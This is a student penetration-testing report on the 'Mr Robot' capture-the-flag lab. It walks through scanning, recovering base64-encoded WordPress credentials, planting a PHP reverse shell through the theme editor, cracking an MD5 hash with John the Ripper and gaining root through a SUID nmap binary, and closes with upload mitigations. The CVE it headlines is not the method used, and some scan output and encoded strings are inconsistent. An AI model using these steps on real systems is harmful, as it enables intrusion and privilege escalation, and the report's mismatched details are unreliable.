

Network Penetration Testing Report

MR ROBOT box

Anbarasan K

22MIS1173

Executive summary

This report briefly explains what kind of vulnerability is there in the provided network, what kind of steps and techniques has been followed to exploit the give network, what is severity of the vulnerability and what are the mitigation steps to can be taken to avoid the vulnerability.

Technical Details

Bug name: WordPress Theme Workreap 2.2.2 - Unauthenticated Upload Leading to Remote Code Execution

CVE: 2021-24499

EDB-ID: 51510

Description: The Workreap WordPress theme before 2.2.2 AJAX actions workreap_award_temp_file_uploader and workreap_temp_file_uploader did not perform nonce checks, or validate that the request is from a valid user in any other way. The endpoints allowed for uploading arbitrary files to the uploads/workreap-temp directory. Uploaded files were neither sanitized nor validated, allowing an unauthenticated visitor to upload executable code such as php scripts.

Severity:

CVSS version 3.0 – Base score: 9.8 Critical

CVSS version 2.0 – Base score: 7.5 High

Working: Uploaded files represent a significant risk to applications. The first step in many attacks is to get some code to the system to be attacked. Then the attacker only needs to find a way to get the code executed. Using a file upload helps the attacker accomplish the first step.

Consequence: The consequences of unrestricted file upload can vary, including complete system takeover, an overloaded file system or database, forwarding attacks to back-end systems, client-side attacks, or simple defacement. It depends on what the application does with the uploaded file and especially where it is stored.

Proof of concept

Steps to reproduce

- Do basic **nmap** scan



```
kali@kali: ~/Downloads
File Actions Edit View Help
kali@kali:~/Downloads x kali@kali:~/Downloads x kali@kali:~/Downloads x kali@kali:~/Downloads x kali@kali:~/Downloads x kali@kali:~/Downloads x kali@kali:~/Downloads x
kali@kali:~/Downloads
$ sudo nmap -sS -A -n -v -T4 10.10.224.165
[sudo] password for kali:
Starting Nmap 7.94.0N ( https://nmap.org ) at 2024-01-31 12:56 EST
Nmap scan report for 10.10.224.165
Host is up (0.15s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh      OpenSSH 9.6p1 Ubuntu 9.6p1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http        Apache/2.4.18 (Ubuntu)
_ http-server-header: Apache
_ http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/http    Apache/2.4.18 (Ubuntu)
_ ssl-cert: Subject: commonName=www.example.com
_ Not valid before: 2025-09-16T04:55:03
_ Not valid after: 2025-09-13T04:55:03
_ http-server-header: Apache
_ http-title: Site doesn't have a title (text/html).
Aggressive OS guesses: Linux 3.10 - 3.13 (88%), Linux 5.4 (88%), Linux 3.10 - 4.11 (88%), Linux 3.11 (88%), Linux 3.12 (88%), Linux 3.13 (88%), Linux 3.13 or 4.2 (88%), Linux 3.2 - 3.5 (88%), Linux 3.2 - 3.8 (88%), Linux 4.2 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 5 hops

TRACEROUTE (using port 22/tcp)
HOP RTT ADDRESS
0 0.00 ms 10.0.2.15
1 26.16 ms 10.17.0.1
2 -- --
3 -- --
4 -- --
5 155.29 ms 10.10.224.165

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.58 seconds
kali@kali:~/Downloads
```

- I used **gobuster** to enumerate hidden directories on the target website using a common wordlist.
- This scan revealed several directories, some of which appeared interesting, like **/admin**, **/login**, **/license** and others worth investigating further.

```

kali@kali: ~/Downloads
kali@kali:~/Downloads$ gobuster dir -u http://10.10.224.165 -w /usr/share/wordlists/dirb/big.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.10.224.165
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


./htaccess (Status: 403) [Size: 218]
./htpasswd (Status: 403) [Size: 218]
./ (Status: 301) [Size: 0] -> http://10.10.224.165/
./ (Status: 301) [Size: 0] -> http://10.10.224.165/0000/
./image (Status: 301) [Size: 0] -> http://10.10.224.165/image/
./admin (Status: 301) [Size: 235] -> http://10.10.224.165/admin/
./atom (Status: 301) [Size: 0] -> http://10.10.224.165/feed/atom/
./audio (Status: 301) [Size: 232] -> http://10.10.224.165/audio/
./blog (Status: 301) [Size: 234] -> http://10.10.224.165/blog/
./css (Status: 301) [Size: 233] -> http://10.10.224.165/css/
./dashboard (Status: 301) [Size: 0] -> http://10.10.224.165/wp-admin/
./favicon.ico (Status: 200) [Size: 0]
./feed (Status: 301) [Size: 0] -> http://10.10.224.165/feed/
./image (Status: 301) [Size: 0] -> http://10.10.224.165/image/
./images (Status: 301) [Size: 236] -> http://10.10.224.165/images/
Progress: 9888 / 20470 (48.28%) context deadline exceeded (Client.Timeout or context cancellation while reading body)
Progress: 9918 / 20470 (48.55%) context deadline exceeded (Client.Timeout or context cancellation while reading body)
./js (Status: 200) [Size: 300]
./license (Status: 301) [Size: 232] -> http://10.10.224.165/js/
./login (Status: 301) [Size: 0] -> http://10.10.224.165/wp-login.php
./page1 (Status: 301) [Size: 0] -> http://10.10.224.165/
./wp-admin (Status: 403) [Size: 0]
./wp (Status: 301) [Size: 0] -> http://10.10.224.165/feed/rdf/
./readme (Status: 200) [Size: 64]
./robots (Status: 200) [Size: 41]
./robots.txt (Status: 200) [Size: 41]
./rss (Status: 301) [Size: 0] -> http://10.10.224.165/feed/
./rss2 (Status: 301) [Size: 0] -> http://10.10.224.165/feed/
./sitemap (Status: 200) [Size: 0]
./sitemap.xml (Status: 200) [Size: 0]
./video (Status: 301) [Size: 235] -> http://10.10.224.165/video/
./wp-admin (Status: 301) [Size: 238] -> http://10.10.224.165/wp-admin/
./wp-content (Status: 301) [Size: 240] -> http://10.10.224.165/wp-content/
./wp-config (Status: 200) [Size: 0]
./wp-includes (Status: 301) [Size: 241] -> http://10.10.224.165/wp-includes/
./wp-login (Status: 200) [Size: 2671]
./xmlrpc (Status: 405) [Size: 42]
Progress: 20459 / 20470 (100.00%)

```


- When we search for the **robots.txt** directory we get a page containing some information




- In that above page we have **key-1-of-3.txt**, when we run this **key-1-of-3.txt** we get another page which have the required **flag 1**



- Similarly, when we navigated to the **license** directory, where we get another web page which contains some encrypted data **ZWxsaW900kVSMjgtMDY1Mgo=**




- I have decrypted the data using the | **base64 -d** command and get the result as **elliott: ER28-0652**




A terminal window on a Kali Linux system. The prompt is `kali@kali: ~/Downloads`. The user enters the command `echo "Zkxscw9f0kxv3k5g4b71Ngo=" | base64 -d`. The output is `elliott:ER28-0652`. Below the terminal, there is a preview of a document titled "Settings" with some text and a sidebar.


- I navigated to the **login** directory, which redirected me to a **WordPress login page**.
- Using the **username** and **password** obtained from the previously cracked hash, I successfully logged into the WordPress admin panel.



- After logging in, I accessed the **WordPress dashboard**.
- I navigated to **Appearance → Theme Editor**, where several PHP files were available for editing.
- I uploaded a **PHP reverse shell exploit** by modifying one of the existing theme files (e.g., 404.php).
- In the exploit file, I specified **my device's IP address and listening port** to establish a reverse shell connection back to my system.



- Using the **nc -lvnp** command, I established a reverse shell connection to the victim's system.
- I navigated to the **/home/robot** directory and listed its contents, where I found two files: **key-2-of-3.txt** and **password.raw-md5**.



- Upon reading **password.raw-md5**, I discovered an encrypted hash. However, I was initially unable to access the contents of key-2-of-3.txt due to permission restrictions.
- So I have extracted the encrypted password from the hash file and used **John the Ripper** to successfully crack it, revealing the plaintext password

The screenshot shows a terminal window with the following output:

```

kali@kali: ~/Downloads
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~/Downloads x kali@kali: ~/Downloads x kali@kali: ~/Downloads x kali@kali: ~/Downloads x kali@kali: ~/Downloads x kali@kali: ~/Downloads x kali@kali: ~/Downloads x
kali@kali: ~/Downloads
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4+])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
abcdefghijklmnopqrstuvwxyz (2)
ig 0:00:00:00 DONE (2024-01-31 13:56) 33.33g/s 13580p/s 13580c/s 13580K/s bonjour!..123892
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
kali@kali: ~/Downloads

```

- To get a **fully interactive shell**, I used the command:
`python -c 'import pty; pty.spawn("/bin/sh")'`
- After that, I switched to the **robot user** using the password that I had obtained earlier during the enumeration phase.

```

$ python -c 'import pty; pty.spawn("/bin/sh")'
$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

```

- After switching to the **robot** user using the cracked password, I was granted the necessary permissions to read the file **key-2-of-3.txt**.
- This file contained the second flag: flag 2.

```

kali@kali:~/Downloads
File Actions Edit View Help
kali@kali:~/Downloads x kali@kali:~/Downloads x kali@kali:~/Downloads x kali@kali:~/Downloads x kali@kali:~/Downloads x kali@kali:~/Downloads x kali@kali:~/Downloads x
su: Authentication failure
$ whoami
whoami
daemon
$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
robot@linux:~$ whoami
whoami
robot
robot@linux:~$ ls
ls
key-2-of-3.txt password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c7395516af604903bde3e39f609

```

- To escalate privileges and gain root access, I ran the command **find / -perm -4000 2>/dev/null | grep '/bin/'** to search for binaries with the SUID permission.
- Among the results, I identified nmap as an exploitable binary. I then executed **nmap --interactive**, entered its interactive mode, and used the **!sh** command to spawn a shell with root privileges.

```

robot@linux:~$ cd root
cd root
bash: cd: root: No such file or directory
robot@linux:~$ find / -perm +4000 2>/dev/null | grep '/bin/'
find / -perm +4000 2>/dev/null | grep '/bin/'
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/mail-touchlock
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/screen
/usr/bin/mail-unlock
/usr/bin/mail-lock
/usr/bin/chsh
/usr/bin/crontab
/usr/bin/chfn
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/expiry
/usr/bin/dotlockfile
/usr/bin/wall
/usr/bin/sudo
/usr/bin/ssh-agent
/usr/bin/wall
/usr/local/bin/nmap
robot@linux:~$ nmap --interactive
nmap --interactive
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h 'enter' for help
nmap> !sh
!sh
# whoami
whoami
root
# ls
ls
firstboot_done key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
0a297d6e27c3bde1ee161b21670b4e4
#

```

- Now we list the contents inside the root and we have **key-3-of-3.txt**
- By reading this file we have found the required **flag 3**

```

# whoami
whoami
root
# cd root
cd root
# ls
ls
firstboot_done key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
0a297d6e27c3bde1ee161b21670b4e4
#

```


Mitigation

The file types allowed to be uploaded should be restricted to only those that are necessary for business functionality.

Never accept a filename and its extension directly without having an allow list filter.

The application should perform filtering and content checking on any files which are uploaded to the server. Files should be thoroughly scanned and validated before being made available to other users. If in doubt, the file should be discarded.

It is necessary to have a list of only permitted extensions on the web application. And, file extension can be selected from the list. For instance, it can be a “select case” syntax (in case of having VBScript) to choose the file extension in regards to the real file extension.

All the control characters and Unicode ones should be removed from the filenames and their extensions without any exception

Uploaded directory should not have any “execute” permission and all the script handlers should be removed from these directories.

Thank you